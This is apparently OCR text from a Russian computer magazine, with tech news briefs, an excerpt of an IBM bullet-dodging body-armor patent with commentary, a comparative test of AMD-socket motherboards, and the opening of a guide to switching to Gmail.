
Стало известно, что первым устройством на новой платформе Ion от NVidia станет неттоп, который появится уже в ближайшие три месяца. Неудивительно, учитывая, что Ion ориентирован именно на нетбуки, мини-ПК и моноблоки на базе процессора Intel Atom. Главной особенностью платформы являются ранее не доступные для подобных систем графические мощности, достигаемые за счет интегрированного графического ядра GeForce 9400. Новинка превзойдет существующие чипсеты для Atom по производительности в десятки раз — «чудо-коробочка» потянет и последние игры, и видео в формате 1080p, а также может похвастаться поддержкой Windows Vista и Windows 7. Отдельный интерес вызывает цена — в NVidia обещают, что устройство будет стоить порядка $299.
Ну а пока пользователи радуются, компания Intel подает на NVidia в суд. Производители диаметрально разошлись во мнениях и теперь никак не решат, что же важнее — CPU или GPU. Впрочем, не обошлось и без финансовой стороны вопроса — компании не могут договориться, кто, кому и сколько именно должен.

И никаких больше нетбуков!

Еще в конце прошлого года агонизирующая компания Psion выступила со странным заявлением, изрядно развеселившим сетевую общественность. В Psion вдруг решили, что СМИ и производители, использующие слово «нетбук» (netbook), не имеют права этого делать. Оказывается, некогда компания анонсировала два сабноута и даже зарегистрировала их названия как товарную марку. Соль в том, что назывались девайсы netBook и netBook Pro. В связи с этим, ряд сайтов даже получил от Canadian Psion Teklogix (единственного подразделения Psion, оставшегося на плаву в наши дни) официальное предупреждение. К примеру, на картинке приведена реакция администрации сайта Gizmodo. На этом все могло и закончиться — Psion получила вожделенную порцию пиара, и судиться ни с кем не спешила. Зато компании Dell такие заявления не понравились. В феврале представители Dell обратились в Бюро по патентам и торговым маркам (USPTO) с просьбой лишить Psion прав на товарную марку netbook. В конце концов, Psion не делает этих устройств уже более шести лет и явно не планирует возобновлять производство в будущем. Правду говорят — «не рой другому яму...».



Статистика = деньги



Перед одной из крупнейших в мире социальных сетей Facebook уже продолжительное время стоит проблема монетизации. Всем в компании ясно, что они сидят на золотой жиле, но придумать способ добычи из нее реальных денег никак не удавалось. Похоже, эта проблема, наконец, разрешилась, притом самым очевидным образом. На сегодняшний день в Facebook зарегистрировано более 150 млн. пользователей, и все эти люди, так или иначе, делятся информацией о себе. Для маркетологов возможность опросить такую аудиторию является буквально пределом мечтаний, и в Facebook это поняли. На экономическом форуме в Давосе состоялась интерактивная презентация, в ходе которой сестра основателя компании Марка Цукерберга — Рэнди, продемонстрировала, как на свежесозданный в Facebook опрос менее чем за 10 минут приходит свыше 120.000 ответов. Полученные таким образом результаты легко отфильтровать по полу, возрасту, религиозным взглядам и другим критериям, что открывает совершенно новые возможности для изучения общественного мнения. Теперь Facebook собирается заключить контракты с несколькими транснациональными корпорациями и организовать крупнейшую на планете базу данных для маркетинговых исследований.



Старая гвардия снова в строю

Стивен Возняк, основавший вместе со Стивом Джобсом много лет назад компанию Apple, вернулся в IT-сферу. Напомним, что Возняк покинул Apple еще в 1987 году и с тех пор успел поучаствовать в нескольких проектах и приложить руку к созданию целого ряда фирм, но в последнее время наблюдал за ходом технического прогресса со стороны. Как Стивен признался прессе, долго сидеть без дела он не смог — отдохнув и насладившись ролью зрителя, он примкнул к компании Fusion-io. Этот перспективный стартап производит компактные модули SSD-памяти, которые при своей цене в $10.000 не уступают продуктам конкурентов стоимостью более $100.000. В Fusion-io Возняк занял пост руководителя исследовательского отдела, вошел в совет директоров и, судя по всему, является одним из совладельцев компании. С возвращением, «Воз»!



Здесь судят интернет

В Стокгольме сейчас разворачивается действо, приковавшее внимание всего интернета и ведущих мировых СМИ. Там идет судебный процесс по делу основателей одного из крупнейших торрент-трекеров в мире — The Pirate Bay (TPB). Четверым шведам, авторам скандально известного сайта, на этот раз предъявлен иск в содействии нарушению закона об авторском праве, грозящий тюремным заключением до двух лет и штрафом в размере $140.000. Казалось бы, им не привыкать, но к этому добавляется еще гражданский иск от компаний Warner Bros., MGM Pictures, Columbia Pictures, 20th Century Fox и Sony BMG. Гиганты индустрии развлечений требуют от четверки компенсацию в размере 14 миллионов долларов. Противостояние «Голливуд vs пираты» транслируется в инет всеми возможными способами — от Twitter до видео. В Сети то здесь, то там собирают подписи в защиту трекера, хакеры взламывают сайты обвинения, оставляя угрозы и объявления войны, обвинители рвут и мечут, а сами подсудимые все больше шутят и называют процесс фарсом и спектаклем. Требования миллионных компенсаций их, похоже, не сильно тревожат. На пресс-конференции один из четверки (Питер Колмисоппи) заявил: «Неважно, сколько они потребуют — несколько миллионов или миллиардов. Мы не богачи и у нас нет денег, чтобы платить. Они не получат ни цента». Впрочем, всем и так ясно, что в Стокгольме судят не только этих четверых ребят, там судят весь интернет, саму передовую технологию, которая оказалась так неугодна сильным мира сего. На быстрый исход дела никто не рассчитывает, предполагают, что суд может растянуться на 3-5 лет. Пока TPB держится уверено — половина обвинений была снята уже на второй день слушаний. Обвинитель даже не смог доказать, что торрент-файлы, представленные суду в качестве улик, использовались на трекере.

90% всех кибер-атак, так или иначе, связаны с финансовыми или кредитными организациями.

US007484451B1

(12) **United States Patent**
Morf et al.

(10) **Patent No.: US 7,484,451 B1**
(45) **Date of Patent: Feb. 3, 2009**

(54) **BIONIC BODY ARMOR**

(75) Inventors: **Thomas E. Morf**, Gross (CH); **Jonas R. Weiss**, Zurich (CH)

(73) Assignee: **International Business Machines Corporation**, Armonk, NY (US)

(*) Notice: Subject to any disclaimer, the term of this patent is extended or adjusted under 35 U.S.C. 154(b) by 0 days.

(21) Appl. No.: **12/059,507**

(22) Filed: **Mar. 31, 2008**

(51) **Int. Cl.**
F41H 5/007 (2006.01)

(52) **U.S. Cl.** **89/36.17**; 89/1.11

(58) **Field of Classification Search** 89/36.17, 89/36.05, 204, 1.11; 2/2.5
See application file for complete search history.

(56) **References Cited**

U.S. PATENT DOCUMENTS

4,004,729	A *	1/1977	Rawicz et al.		235/404
4,008,869	A *	2/1977	Weiss		244/3.13
4,124,849	A *	11/1978	Zahornasky et al.		342/67
6,012,162	A *	1/2000	Bullat		2/2.5
6,029,558	A	2/2000	Stevens et al.		
6,178,141	B1	1/2001	Duckworth et al.		
6,977,598	B2 *	12/2005	Longbottom		340/945
6,980,151	B1	12/2005	Mohan		
7,266,045	B2	9/2007	Baxter et al.		
7,335,116	B2	2/2008	Petrov		
2004/0118270	A1 *	6/2004	Baett		89/1.11
2006/0097102	A1	5/2006	Chang		
2006/0247733	A1	11/2006	Amer		

2007/0180983 A1 8/2007 Farinella et al.

OTHER PUBLICATIONS

"Wind Profile Extraction and Impact Point Prediction from Projectile Trajectory Measurements", Norm Coleman, Pak Yip and Ricky May; 1999 AACC; pp. 1915-1919.
"Determining the Position and Trajectory of Supersonic Projectiles from Acoustic Measurements", Paul Kisatsky, 2000.

(Continued)

Primary Examiner—Stephen M Johnson
(74) *Attorney, Agent, or Firm*—Oppenheimer Wolff & Donnelly LLP; Adam P. Kledrowski

(57) **ABSTRACT**

A method of protecting a target from a projectile propelled from a firearm comprises detecting an approaching projectile, continuously monitoring the projectile and transmitting an actual position of the projectile to a controller, computing an estimated projectile trajectory based upon the actual position of the projectile, determining an actual position of a target with a plurality of position sensors and a plurality of attitude sensors, determining whether the estimated projectile trajectory coincides with the actual position of the target, and triggering a plurality of muscle stimulators operably coupled to the controller and to the target when the estimated projectile trajectory coincides with the actual position of the target, wherein the muscle stimulators stimulate the target to move in a predefined manner, and wherein the target moves by an amount sufficient to avoid any contact with the approaching projectile. The projectile may be detected in the detecting step by emitting an electromagnetic wave from a projectile detector and receiving the electromagnetic wave after the electromagnetic wave has been reflected back toward the projectile detector by the projectile.

1 Claim, 1 Drawing Sheet

10 23A 12 14 26 16 30 32 20 18 28 23B 22 24

С экрана в жизнь

Едва в Сеть просочилась информация о новом патенте компании IBM, вокруг него сразу вспыхнуло множество споров — очень уж неоднозначно выглядит разработка. И хотя патент быстро отозвали, осадок, что называется, остался. Суть проста — специалисты IBM, очевидно, смотрели «Матрицу», но в отличие от простых смертных, мотали на ус и вдохновлялись. Спустя 10 лет после выхода картины на экраны в IBM, похоже, придумали устройство, позволяющее уклоняться от пуль. Однако трюков в стиле Нэо ожидать не стоит. Эта «персональная броня» предназначается в первую очередь для политиков и других публичных деятелей, на которых могут организовывать покушения. Согласно патенту, она способна самостоятельно лоцировать объекты, столкновение с которыми угрожает «хозяину» летальным исходом, просчитывать их траекторию и... сбивать «хозяина» с ног, посылая в нужные мышцы шокирующий импульс. То есть, человек падает, как подкошенный, пуля (*или ботинок, — Прим. ред.*) пролетает мимо, задача выполнена. Звучит действительно фантастически, — и очень спорно, хотя бы исходя из возможностей человеческого тела и скорости полета пули. Судя по тому, что патент отозван, должно быть, ведется некая доработка. Подробности того, как именно все это функционирует, не раскрываются, но о любопытной технологии мы явно еще услышим.



КИРИЛЛ АВРОРИН СТАНИСЛАВ КАРАСЕВ

Чипсеты на бочку!

ТЕСТ СОВРЕМЕННЫХ МАТЕРИНСКИХ ПЛАТ ДЛЯ ПРОЦЕССОРОВ AMD


Многие фанаты мощных компьютеров не торопятся обновлять свои системы, особенно если те построены с использованием ЦП производства компании Advanced Micro Devices. И дело не столько в повышении цен на импортные товары — сколько в появлении топовых моделей процессоров AMD Phenom II и соответствующих комплектующих. Это совершенно не значит, что существующие модели, скажем, материнских плат под сокет AM-2+ ни на что не годны. Как раз наоборот! Есть широкий выбор системной логики как от AMD, так и NVIDIA (к слову, последние очень неплохо «поднялись» на высококлассных и/или дорогих решениях).

МЕТОДИКА ТЕСТИРОВАНИЯ

Теперь о том, как мы будем «мучить» наши модели для проверки их качества.
По пунктам:
1. В первую очередь — это комплектация устройства. Куцая комплектация — всегда серьезный минус, даже если материнская плата обладает супер-пупер характеристиками (на кой черт они нужны, если SATA-шлейфов не хватает).
2. Затем мы оценим «начинку» самой платы и расположение компонентов. От нашего внимания не уйдут ни система охлаждения, ни количество разъемов.
3. К тестированию производительности мы подойдем следующим образом: вначале прогоним известный, но уже давно не новый 3DMark'06, затем проверим систему с помощью бенчмарка, встроенного в архиватор WinRar (разумеется, используется многопоточный режим).
4. Игровой тест мы также не упустим. Пусть это будет FarCry.
5. Напоследок (все замерено, значит можно издеваться над устройством) мы проведем тест на устойчивость системы из утилиты Everest Ultimate 4.50 (так называемый stress-test). Параметром станет температура системного чипсета, замеряемая с интервалом дискретизации в две минуты. Проверка проводится без какого-либо оверклокинга, поскольку наша задача — проверить именно базовый (следовательно, самый распространенный) вариант системы.
Пожалуй, по методике надо сделать несколько замечаний. Мы выбрали не самый новый бенчмарк от Futuremark и довольно старую игру по причине того, что нам важно проверить работу встроенных графических адаптеров. При выставлении оценок серьезно учитывался показатель «цена/качество». Приступим!

Конфигурация тестового стенда

Процессор: AMD Phenom X4 9650
Память, Гбайт: 2 (Corsair XMS2-8000 2x512 Мбайт, OCZ PC2 8000 2x512 Мбайт)
Жесткий диск: RAID 0 из двух Samsung 80 Гбайт SATA II
Видеокарта: Sapphire ATI Radeon HD 4870
DVD-привод: LG GSA-H62N
Корпус: GMC R2 TOAST
БП: ThermalTake W0131RE 850W
Операционная система: Microsoft Windows XP



Слабо различимая разница в показателях FPS объясняется различиями в скорости работы драйверов каждой модели

ASUS Crosshair II Formula

Технические характеристики:

Чипсет: **NVIDIA nForce 780a SLI**
Поддерживаемые процессоры: **AMD Phenom/Phenom X4/Phenom X3/Athlon 64 X2/Athlon 64/Athlon/Athlon 64 X4/Sempron**
Память: **до 8 Гб, 4xDIMM DDR2, 667 — 1066 МГц**
Слоты расширения: **3xPCI-Express x16, 1xPCI-Express x1, 2xPCI 32-бит**
Поддержка нескольких видеокарт: **NVIDIA SLI 3-way**
Интерфейсные разъемы: **6xSATA II, 1xIDE, 1xFDD**
Выходы на задней панели: **1xPS/2. 6xUSB 2.0, 1xIEEE1394, 1xE-SATA, 2xGbE LAN, HDMI, коаксиальный выход, оптический выход, D-SUB, 7.1-канальное аудио (в комплекте плата на PCI-Express)**

●●●●●●●●●○



8300 руб.



Одно из самых мощных на сегодняшний день решений от ASUS, — будет актуально даже после появления новых чипсетов и материнских плат на их основе.
Модель показала хорошую производительность (тот же WinRar оказался на уровне в 1156 Кб/с). Есть занятная опция для любителей «погонять камешки» — ASUS CPU Level Up. Это настоящий «оверклокинг для чайников». Достаточно в BIOS'е поставить соответствующую отметку, и система сама определит предельную частоту работы процессора. Выполняя разгон вручную (как оно везде обычно и бывает), можно добиться более серьезных результатов. В помощь оверклокерам и солидная система охлаждения: сложное соединение из медных радиаторов охватывает северный и южный мосты, а также микросхемы в районе гнезда процессора. Порадовала идущая в комплекте звуковая карта, которая помещается в разъем PCI-Express x1.



Собственно, кроме цены, минусов замечено не было.



Asrock A780FullHD

Технические характеристики:

Чипсет: **AMD 780G**
Поддерживаемые процессоры: **AMD Phenom/Phenom X4/Phenom X3/Athlon 64 X2/Athlon 64/Athlon/Athlon 64 X4/Sempron**
Память: **до 16 Гб, 4xDIMM DDR2 DIMM, 533 — 1066 МГц**
Слоты расширения: **1xPCI-Express x16, 1xPCI-Express x1, 2xPCI 32-бит**
Поддержка нескольких видеокарт: **Hybrid CrossFireX, встроенный графический адаптер ATI Radeon HD3300**
Интерфейсные разъемы: **6xSATA II, 1xIDE, 1xFDD**
Выходы на задней панели: **2xPS/2. 6xUSB 2.0, GbE LAN, DVI, D-SUB, 5.1-канальное аудио**

●●●●●●●●○○

1800 руб.




Явный лидер среди дешевых материнских плат — всего 1800 рубликов, а со временем будет еще дешевле! Отсюда и заслуженный приз «Лучшая покупка». Выполненная в форм-факторе mATX, плата может быть установлена в небольшие корпуса совершенно разных конфигураций. По сути, в модель установлено все, что нужно для хорошей системы: есть 4 разъема для оперативной памяти с частотой 1066 МГц и порт PCI-Express x16 для видеокарты. Южный мост поддерживает до шести SATA II. В материнскую плату можно установить любой процессор от AMD под сокет AM2/AM2+ из имеющихся сегодня на рынке.



Чип Realtek ALC662 откровенно слабоват для серьезного аудио, однако дешевизна материнской платы позволяет на сэкономленные деньги купить что-нибудь а-ля Creative X-Fi.
Жаль, что нельзя установить две видеокарты (хотя требовать этого от материнской платы ценой менее 2000 руб. вряд ли разумно). К тому же, всегда есть вариант поставить Radeon HD 4870 X2.

WINRAR (КБ/С)



Здесь вперед вырвался Gigabyte

СРЕДНЯЯ ТЕМПЕРАТУРА ЧИПСЕТА (ГРАДУСЫ)

MSI DKA790GX
Gigabyte MA790GP-DS4H
Foxconn A7DA-s
Biostar TA790GX A2+
Asrock A780FullHD
ASUS Crosshair II Formula
32 34 36 38 40 42 44

Температурные показатели всех плат довольно неплохи — впрочем, сейчас делать плохое охлаждение означает заранее обречь модель на провал

Biostar TA790GX A2+

Технические характеристики:
Поддерживаемые процессоры: **AMD Phenom/Phenom X4/Phenom X3/Athlon 64 X2/Athlon 64/Athlon/Athlon 64 X4/Sempron**
Память: **до 16 Гб, 4xDIMM DDR2 DIMM, 533 — 1066 МГц**
Слоты расширения: **2xPCI-Express x16, 2xPCI-Express x1, 2xPCI 32-бит**
Поддержка нескольких видеокарт: **Hybrid CrossFireX, встроенный графический адаптер ATI Radeon HD3300**
Интерфейсные разъемы: **6xSATA II, 1xIDE, 1xFDD**
Выходы на задней панели: **2xPS/2. 4xUSB 2.0, 1xIEEE1394, 1xE-SATA, GbE LAN, HDMI, DVI, D-SUB, 7.1-канальное аудио.**

●●●●●●●●○○

2900 руб.



+

Создается ощущение, что разработчики решили сделать некую «среднестатистическую» материнскую плату. Но и тут есть своя изюминка, а именно — функция Smart Fan. На первый взгляд может показаться, что это просто регулятор скорости вращения вентиляторов. Однако если начать разбираться, то оказывается, что эта система позволяет создать множество пользовательских режимов работы — в том числе, с нелинейной зависимостью скорости вращения кулера от температуры охлаждаемого компонента.

–

Нет разъемов FireWire (хоть они и не так часто используются в настоящее время). Более серьезный недостаток — отсутствие eSATA-разъема. Учитывая, что чипсет поддерживает эту функцию, решение исключить eSATA-порт из платы более чем непонятно. Также не понравилось, что при включении одной видеокарты в PCI-Express x16, второй разъем нужно затыкать специальной картой-заглушкой. На наш взгляд, это не очень-то удобно.

Foxconn A7DA-S

Технические характеристики:
Чипсет: **AMD 790GX**
Поддерживаемые процессоры: **AMD Phenom/Athlon 64 FX/Athlon 64 X2/Athlon 64/Sempron**
Память: **до 8 Гб, 4xDIMM DDR2 DIMM, 533 — 1066 МГц**
Слоты расширения: **2xPCI-Express x16, 2xPCI-Express x1, 2xPCI 32-бит**
Поддержка нескольких видеокарт: **Hybrid CrossFireX, встроенный графический адаптер ATI Radeon HD3300**
Интерфейсные разъемы: **6xSATA II, 1xIDE, 1xFDD**
Выходы на задней панели: **2xPS/2. 4xUSB 2.0, 1xIEEE1394a, GbE LAN, HDMI, DVI, D-SUB, 7.1-канальное аудио**

●●●●●●●●○○




4400 руб.

+


Foxconn A7DA-S — наиболее сбалансированная из всех представленных в тесте материнских плат на чипсете 790GX. Во-первых, скажем про хорошую конфигурацию элементов и выводов на задней панели. Во-вторых, BIOS явно ориентирован на оверкловеров — в нем очень много настроек. В-третьих, система охлаждения в штатном режиме справляется со своими функциями «на отлично» (а вот для установления рекордов придется ее модернизировать).



Всего четыре порта USB 2.0 — сегодня это уже маловато (стандартом считается цифра «6»). Также немного огорчает отсутствие eSATA-разъема на задней панели — вполне можно было бы вывести его туда, особенно с учетом стоимости платы. Вообще, откровенно говоря, плата, несмотря на свои достоинства, — переоцененная. За те же деньги можно приобрести модели намного лучше от производителей, считающихся более надежными и престижными.



Разницы в результатах почти нет — а значит, все платы работают с приблизительно одинаковой производительностью. Это радует





Gigabyte MA790GP-DS4H

Технические характеристики:

Чипсет: **AMD 790GX**
Поддерживаемые процессоры: **AMD Phenom/Athlon 64 FX/Athlon 64 X2/Athlon 64/Sempron**
Память: **до 16 Гб, 4xDIMM DDR2 DIMM, 667 — 1066 МГц,**
Слоты расширения: **2xPCI-Express x16, 3xPCI-Express x1, 2xPCI 32-бит**
Поддержка нескольких видеокарт: **Hybrid CrossFireX, встроенный графический адаптер ATI Radeon HD3300**
Интерфейсные разъемы: **6xSATA II, 1xIDE, 1xFDD**
Выходы на задней панели: **2xPS/2. 4xUSB 2.0, 1xIEEE1394a, GbE LAN, HDMI, DVI, D-SUB, 7.1-канальное аудио, оптический выход**

●●●●●●●○○○

4900 руб.



К конструкции материнской платы, в принципе, вопросов нет. Единственное — один из PCI Express x1 расположен вплотную с охлаждающей системой, что может вызвать трудности при установке. Элементы на плате размещены очень компактно, что, кстати говоря, совсем не повлияло на качество охлаждения системы. Оверклокерские возможности у этой модели неплохие — хорошее охлаждение и стабильные компоненты. Плюс ко всему, заявлена поддержка существующих и будущих моделей процессоров от AMD.



При установке двух видеокарт одна из них закрывает порты SATA II. Отметим также «традиционную» болезнь материнских плат, основанных на наборе системных логик AMD 790GX, — отсутствие eSATA-разъема (опять же, неясно, зачем экономят — ведь функционал с eSATA сильно расширяется!).

MSI DKA790GX

5500 руб.

Технические характеристики:

Чипсет: **AMD 790GX**
Поддерживаемые процессоры: **AMD Phenom/Athlon 64 FX/Athlon 64 X2/Athlon 64/Sempron**
Память: **до 8 Гб, 4xDIMM DDR2 DIMM, 667 — 1066 МГц**
Слоты расширения: **2xPCI-Express x16, 2xPCI-Express x1, 2xPCI 32-бит**
Поддержка нескольких видеокарт: **Hybrid CrossFireX, встроенный графический адаптер ATI Radeon HD3300**
Интерфейсные разъемы: **5xSATA II, 1xIDE, 1xFDD**
Выходы на задней панели: **1xPS/2. 6xUSB 2.0, 1xIEEE1394, GbE LAN, HDMI, DVI, D-SUB, 7.1-канальное аудио, оптический выход, 1xE-SATA**

●●●●●●●●●●



Эта плата привлекала нас с самого начала. Чем? Ну, во-первых, своей хорошей системой охлаждения, построенной по традиционной циркулярной схеме из нескольких радиаторов. Принцип построения не является чем-то новым, однако главное не новизна, а эффективность — чипсет спокойно выдержал стресс-тест и едва нагрелся при разгоне. Есть аппаратное управление разгоном — специальный блок рычажков, управляющий частотой ЦП. Это, в принципе, необязательно — в BIOS'е все настройки есть, но за такое дополнение ставим однозначный плюс разработчикам. Имеется полный комплект разъемов, в том числе, пресловутый eSATA, который отсутствует во многих других платах. Таким образом, мы получаем хорошую стабильную «материнку» с полным функционалом и хорошими возможностями для оверклокинга.



Серьезных минусов в принципе нет. Даже стоимость устройства более адекватная, нежели у других моделей этого ценового диапазона.

ВЫВОДЫ

Приз «Выбор редакции» получает плата MSI DKA790GX, как обладающая наиболее полным набором возможностей и наиболее стабильная. А также потому, что в ней лучше всего реализованы преимущества чипсета AMD 790GX. «Лучшую покупку» забирает Asrock A780FullHD — плата, которая позволяет организовать неплохую систему с малыми затратами и в небольшом корпусе.



СТЕПАН ИЛЬИН
/ STEP@GAMELAND. RU/

ПРАВИЛЬНЫЙ ПОЧТОВИК ОТ GOOGLE

БОЛЬШОЙ МАНУАЛ ПО ГРАМОТНОМУ ПЕРЕХОДУ НА GMAIL.COM

Первое ощущение недовольства появляется, когда ты в очередной раз находишь важное письмо по ошибке попавшим в папку «Спам». Затем гнев нарастает, – почтовик без спросу удалил аттачи, ссылаясь на то, что они могут быть опасны. В конец же терпение лопается, когда из-за квот на объем почтового ящика приходится удалять внушительную пачку писем. Хватит!


Меня окончательно перестала устраивать корпоративная почта. Когда квоты начали серьезно напрягать, а действия спам-фильтра перестали поддаваться вообще какой-либо логике, с корпоративным Exchange'ем пришлось попрощаться. Полностью! По правде говоря, альтернативу я искал недолго, а вернее — не искал вообще. К этому времени почти вся доблестная редакция уже вовсю юзала и нахваливала Gmail, а поэтому выбор сервиса был, по большей части, очевиден. И если на первых порах некоторые вещи в новом почтовике мне казались неудобными, то сейчас я с трудом представляю, что они могут быть устроены как-то иначе.

ПОЧЕМУ GMAIL?

Тому есть несколько причин. Во-первых, мне нравится концепция «везде и всегда». Не надо морочить себе голову установкой и настройкой почтового клиента, синхронизацией базы между разными компьютерами и прочей ерундой. Нужен браузер — и только. Если раньше большим бонусом десктопных клиентов можно было назвать автономную работу без Сети, то Gmail теперь также умеет работать offline, позволяя, к тому же, комфортно пользоваться сервисом даже на плохом канале.
Отсутствие каких-либо квот — это второй аргумент «за». Пока я еще не встречал людей, которые смогли бы забить выделенные на ящик 7 Гб :). Да что там — нет даже таких, которые пытались бы доказать, что это вообще возможно. Получается, пропадает всякая необходимость что-либо удалять: места хватит на все.
Обучаемый пользователями спам-фильтр настолько хорош, что когда-то я даже не поленился заюзать вспомогательный аккаунт на Gmail'е в качестве посредника, который фильтровал почту и отсылал ее обратно без спама на мой корпоративный ящик (подробности — во врезке). Из 300-400 спамовых писем в день систему пробивает максимум одно-два. Перейти на Gmail можно только ради этого!
Удобнейший интерфейс по достоинству начинаешь ценить после нескольких дней работы. Система фильтров умело выставляет метки (так называемые labels) на разные группы писем, позволяя быстро по ним ориентироваться. Эти метки долгое время заменяли систему папок, принятую в большинстве почтовых приложений, что отталкивало привыкших к Outlook'у и The Bat!'у пользователей. Но и это теперь не проблема: папки с недавнего времени появились в Gmail.
И последнее (но отнюдь не последнее по важности) — это 99% аптайм. На моей памяти, Gmail падал всего несколько раз. Последний даун был в двадцатых числах февраля, когда сервис лежал более 3 часов, но это редкое исключение из правил. За надежность спецы из Google отвечают головой!

ТРИК 0: ИСПОЛЬЗОВАТЬ АНГЛИЙСКУЮ ВЕРСИЮ СЕРВИСА

Перейти на Gmail несложно: регистрация открыта всегда и для всех, но мы подготовили для тебя самый полный мануал по различным трюкам и тонкостям, которые помогут использовать сервис на полную катушку. Перед тем, как начать, хочу предупредить, что ссылки и опции будут


Интерфейс Gmail удобен, и это еще без пополнительных addon'ов

указаны на английском языке. Зачем? Ведь Gmail отлично поддерживает кириллицу и более того, скорее всего, самостоятельно установит ее в качестве основного языка? Тут есть важный нюанс. Все нововведения и фишки в Gmail появляются именно в английской версии и только потом перебираются в локализированные варианты. Отставать мы не хотим, а поэтому будем юзать только English вариант!

ТРИК 1: ЗАБИРАЕМ ПОЧТУ С РАЗНЫХ ЯЩИКОВ

Итак, решено — переходим на альтернативный сервис. Но как — не отказываться же полностью от своего корпоративного ящика, указывая везде новый адрес на Gmail'е? Да и как получать почту со своего ящика? С последним вопросом все просто, и самый очевидный вариант — настроить переадресацию. В моем случае: step@real.xakep.ru → stepan.ilyin@gmail.com. Но в случае с Gmail мы так делать не будем! :) Дело в том, что это не просто почтовый сервис, предоставляющий удобный интерфейс через веб. В действительности, это самая обычная почтовая программа, с той лишь разницей, что работает она в браузере. Получается, что с ее помощью, ты отлично можешь забирать почту с любого количества ящиков по привычному протоколу POP3. Все настраивается точно так же, как в Outlook'е или Bat'е. Для этого переходим в Settings и выбираем вкладку с настройками аккаунтов Accounts. Находим там секцию **Get mail from other accounts** и, собственно, 